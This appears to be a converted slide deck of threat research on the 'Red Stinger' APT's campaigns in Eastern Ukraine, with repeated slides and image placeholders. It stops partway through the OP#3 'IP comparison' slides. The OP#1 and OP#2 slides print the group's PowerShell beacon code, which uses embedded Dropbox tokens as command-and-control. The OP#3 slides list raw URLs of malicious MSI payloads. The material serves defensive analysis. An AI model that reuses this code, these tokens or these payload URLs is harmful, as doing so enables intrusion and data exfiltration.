



# RedStinger: new APT discovered amid Russia-Ukraine conflict

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Researcher

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Fortinet

**Oct 2023**

## Who we are?

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APT Researcher &  
Reverse Engineer

Contact:  
Twitter: [elmaisbuscado](#)

# Who we are?



APT Researcher

- APT tracking
- Threat hunting
- Reverse engineering
- APT attribution

Contact:

Twitter: h2jazi

# Outline

Presentation outline



## Introduction

Provide an overview about Red Stinger APT

01

## Victimology

Present the targets of the adversary

04

## Timeline analysis

Present the timeline of campaigns operated by the threat actor

02

## Attribution

Present the attribution of the Red Stinger APT

05

## Campaigns analysis

Provide the analysis of the campaigns

03

## Conclusion

Final words

06



# Introduction

- Conflict: Russia-Ukraine conflict since 2014.
- Start: Investigation began with lure targeting Eastern Ukraine.
- Tracking: Ongoing as "Red Stinger."
- Targets: Military, transport, infrastructure.
- Exfiltration: Data taken via snapshots, USBs, keystrokes, mics.
- Operations: We detail activities since 2020.
- Connection: Linked to Groundbait and BugDrop operations




Jazi  
@h2jazi

This looks interesting! #APT:

Приказ Минфина ДНР № 176. zip (Order of the Ministry of Finance of the DPR No. 176. zip)

c7d979437e828156c6c0000b9fbbddeb  
1de44e8da621cdeb62825d367693c75e

The zip files contain an Ink and a decoy pdf file.




9:51 AM · Sep 23, 2022

# 02


# Timeline analysis

Operations timeline






# Operations Timeline



# Red Stinger





03

# Campaigns analysis

Analysis of campaigns  
operated by Red Stinger

# Attack steps

01

## Infection Phase

Lures are sent to victims. Attack chain involve different filetypes, and ends deploying DboxShell / GraphShell



02

## Reconnaissance phase

Attackers use DBoxShell / GraphShell to identify the victim. In this phase, they will use different scripts until they switch to more sophisticated methods of exfiltration



03

## Exfiltration Phase

Attackers use custom tools to successfully exfiltrate data. The stolen data may include screenshots, USB drives, keystrokes, and microphone recordings. This phase can last for several months



# Attack steps

01

## Infection Phase

Lures are sent to victims. Attack chain involve different filetypes, and ends deploying DboxShell / GraphShell



02

## Reconnaissance phase

Attackers use DBoxShell / GraphShell to identify the victim. In this phase, they will use different scripts until they switch to more sophisticated methods of exfiltration



03


## Exfiltration Phase

Attackers use custom tools to successfully exfiltrate data. The stolen data may include screenshots, USB drives, keystrokes, and microphone recordings. This phase can last for several months

# OP#1



**December 2020**  
ACTIVITIES BEFORE  
THE WAR



OP#1

```
$AppDir='powermagic';
$ClinetDir='client';
$ClinetTaskDir='task';
$ClinetResultDir='result';
$ClientToken='pwreV-BNrm4AAAAAAAAAAZ3ruxMGikvuYdF72jEBzQ1siMF1_4f7MgyCpVRrS43h';
$dbx_up='https://content.dropboxapi.com/2/files/upload';
$dbx_down = 'https://content.dropboxapi.com/2/files/download';
$dbx_list = 'https://api.dropboxapi.com/2/files/list_folder';
$dbx_delete = 'https://api.dropboxapi.com/2/files/delete_v2';
$TargetId=(get-wmiobject Win32_ComputerSystemProduct | Select-Object -ExpandProperty UUID).trim();

$State = {

param($api, $token, $path);

$dbx_up_arg = @{};
$dbx_headers = @{};
$dbx_up_arg.Add('path', $path);
$dbx_up_arg.Add('mode', 'overwrite');

$dbx_headers.Add('Authorization', "Bearer $token");
$dbx_headers.Add('Dropbox-API-Arg', (Write-Output $dbx_up_arg | ConvertTo-Json20).ToString());

$dbx_headers.Add('Content-Type', 'application/octet-stream');
$TargetIdBody = {(Get-Date (Get-Date).ToUniversalTime() -UFormat %s).Replace(',','').Replace('.', '')};
irm20 -Uri $api -Method Post -Body (Invoke-Command $TargetIdBody).ToString() -Headers $dbx_headers | Out-Null;

}
```



**April 2021**  
**ACTIVITIES BEFORE**  
**THE WAR**



**НАРОДНЫЙ СОВЕТ**  
**ЛУГАНСКОЙ НАРОДНОЙ РЕСПУБЛИКИ**  
**ТРЕТЬЕГО СОЗЫВА**

## **ПОСТАНОВЛЕНИЕ**

от 25 марта 2021 года № 584-НС  
Луганск

О рассмотрении во втором чтении проекта закона  
Луганской Народной Республики от 19.03.2021 № 417-ПЗ/21-3  
«О внесении изменений в Закон Луганской Народной Республики  
«О физической культуре и спорте»



OP#2

```
$AppDir='powermagic';
$ClnetDir='client';
$ClnetTaskDir='task';
$ClnetResultDir='result';
$ClientToken='UUUnwP-W96XYAAAAAAAAASB3CwnrHR9le4yVF1jBaAs7Wz0kR0gqR8LiXb4ZR7G7';
$dbx_up='https://content.dropboxapi.com/2/files/upload';
$dbx_down = 'https://content.dropboxapi.com/2/files/download';
$dbx_list = 'https://api.dropboxapi.com/2/files/list_folder';
$dbx_delete = 'https://api.dropboxapi.com/2/files/delete_v2';
$TargetId=(get-wmiobject Win32_ComputerSystemProduct | Select-Object -ExpandProperty UUID).trim();

$State = {

param($api, $token, $path);

$dbx_up_arg = @{};
$dbx_headers = @{};
$dbx_up_arg.Add('path', $path);
$dbx_up_arg.Add('mode', 'overwrite');

$dbx_headers.Add('Authorization', "Bearer $token");
$dbx_headers.Add('Dropbox-API-Arg', (Write-Output $dbx_up_arg | ConvertTo-Json20).ToString());

$dbx_headers.Add('Content-Type', 'application/octet-stream');
$TargetIdBody = {(Get-Date (Get-Date).ToUniversalTime() -UFormat %s).Replace(',','').Replace('.', '')};
irm20 -Uri $api -Method Post -Body (Invoke-Command $TargetIdBody).ToString() -Headers $dbx_headers | Out-Null;

}
```

OP#1

```
$AppDir='powermagic';
$ClinetDir='client';
$ClinetTaskDir='task';
$ClinetResultDir='result';
$ClientToken='pwreV-BNrm4AAAAAAAAAAZ3ruxMGikvuYdF72jEBzQ1siMF1_4f7MgyCpVRrS43h';
$dbx_up='https://content.dropboxapi.com/2/files/upload';
$dbx_down = 'https://content.dropboxapi.com/2/files/download';
$dbx_list = 'https://api.dropboxapi.com/2/files/list_folder';
$dbx_delete = 'https://api.dropboxapi.com/2/files/delete_v2';
$TargetId=(get-wmiobject Win32_ComputerSystemProduct | Select-Object -ExpandProperty UUID).trim();

$State = {

param($api, $token, $path);

$dbx_up_arg = @{};
$dbx_headers = @{};
$dbx_up_arg.Add('path', $path);
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$dbx_headers.Add('Dropbox-API-Arg', (Write-Output $dbx_up_arg | ConvertTo-Json20).ToString());

$dbx_headers.Add('Content-Type', 'application/octet-stream');
$TargetIdBody = {(Get-Date (Get-Date).ToUniversalTime() -UFormat %s).Replace(',','').Replace('.', '')};
irm20 -Uri $api -Method Post -Body (Invoke-Command $TargetIdBody).ToString() -Headers $dbx_headers | Out-Null;

}
```

## OP#3



**September 2021**  
ACTIVITIES BEFORE  
THE WAR

- We have very little info on this campaign


# OP#3 – IP comparison

# OP#3 – IP comparison



<http://185.230.90.163/df07ac84fb9f6323c66036e86ad9a5f0d118734453342257f7a2d063bf69e39d/attachment.msi>

# OP#3 – IP comparison




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# OP#3 – IP comparison




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


<http://185.230.90.163/df07ac84fb9f6323c66036e86ad9a5f0d118734453342257f7a2d063bf69e39d/attachment.msi>

# OP#3 – IP comparison




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
<http://185.230.90.163/df07ac84fb9f6323c66036e86ad9a5f0d118734453342257f7a2d063bf69e39d/attachment.msi>




# OP#3 – IP comparison



<http://91.234.33.108/u3/ebe9c1f5e5011f667ef8990bf22a38f7/document.msi>





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



<http://185.230.90.163/df07ac84fb9f6323c66036e86ad9a5f0d118734453342257f7a2d063bf69e39d/attachment.msi>


# OP#3 – IP comparison




# OP#3 – IP comparison



